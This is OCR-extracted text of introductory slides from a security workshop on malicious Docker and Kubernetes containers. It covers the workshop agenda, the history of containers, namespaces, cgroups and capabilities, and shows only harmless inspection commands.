Welcome!

Creating & Uncovering Malicious Containers Workshop

David Mitchell


@digish0

https://keybase.io/digisho

Adrian Wood

@whitehacksec

https://keybase.io/threlfall



TA: Yelena Williams

@yelenawilliams

http://keybase.io/yelenawilliams

FALE ASSOCIATION OF LOCKSPORT ENTHUSIASTS


Workshop Objectives

Get Familiar with Docker and & Kubernetes
Understand Linux Containers
Secure and Break into Containerized Workflows
Fundamentals of Analyzing Containerized Workflows
Understand some details of how Kubernetes Security works

```
Boxes like this indicate a
lab exercise
```

content, lab notes, setup guide:
https://github.com/lockfale/DC30_Malicious_Containers_Workshop

Something fun upfront: a mature k8s ci pipeline exploit



Part 1: Docker

What is it?
System Components
Where do images come from?
Observing docker containers
Networking
Image creation / Inspection / Reversing
Security
Practical - ‘CTF’ type situation

Part 2: Kubernetes

Architecture and Components
Usage
Interacting
Creating Clusters and Observing Pods
Threat Modelling
Offensive K8S
Logging and IR Takeaways

content, lab notes, setup guide:
https://github.com/lockfale/DC30_Malicious_Containers_Workshop

Why Docker (Containers)

Very convenient way of packaging applications - ‘just works’

Easy to automate via DevOps

Can provide Security Isolation

Better resource utilization vs vms


Docker gives you the ability to snapshot the OS into a shared image, and makes it easy to deploy on other Docker hosts. Locally, dev, qa, prod, etc.: all the same image. Sure, you can do this with other tools, but not nearly as easily or fast.

The consistency and portability is really great from a security inspection standpoint.

content, lab notes, setup guide:
https://github.com/lockfale/DC30_Malicious_Containers_Workshop

Docker isn't even the most interesting thing about Docker.
We start by learning about docker(containers) so that the broader ecosystem makes sense.

SECURITY bsides CHARLESTON, SC



https://www.prnewswire.com/news-releases/clusterup-containerscape-container-ecosystem-demystified

Module 1: Docker

What is docker?

What is a container image?

System Components

Using the client

Container History


- 1979 - chroot system call
- 2000 - FreeBSD Jails
- 2001 - Linux Vserver
- 2004 - Solaris Zones
- 2008 - LXC
- 2013 - Docker

Containers vs Server/VM


Not a VM

Isolated set of processes


Better resource utilization vs vms



Baremetal



VM



Container


Container in a containerized nut (shell)

huehuehue shell

- Single kernel per host
- Isolated set of process (using namespaces and cgroups)
  - Abstracted in the kernel, doesn’t require full hypervisor/VM and OS for process isolation (less resource usage)
- Containers started on Linux with Docker
  - MS wanted in on that, so now on Windows
- Containers are runtime instance of an image
  - Keeps runtime environment identical between dev=>prod
  - Containers can be restarted, stopped, destroyed and redeployed
  - Allows for more devops style automation
- In other words...

Containers are:

"processes, born from tarballs, anchored to namespaces, controlled by cgroups."




Namespaces

Limit what a process can see (can only see what's in same namespace)

To list namespace you're running in:

```
ls -l /proc/self/ns/
```




cgroups aka control groups

To list cgroup proc 1 is running in:

- `cat /proc/1/cgroup`

processes running in a container will have `docker` in the cgroup name



Capabilities

- Normally docker containers have a seccomp filter in place for processes in the container (unless privileged)

Seccomp filtering provides a means for a process to specify a filter for incoming system calls.

- `CAP_SYS_ADMIN` and other capabilities can be dangerous
- A privileged container almost has all its capabilities enabled
  - You aren't really even running a 'container' at all at this point.

More on launching containers with capabilities in [this appendix item here.]

Docker Engine components

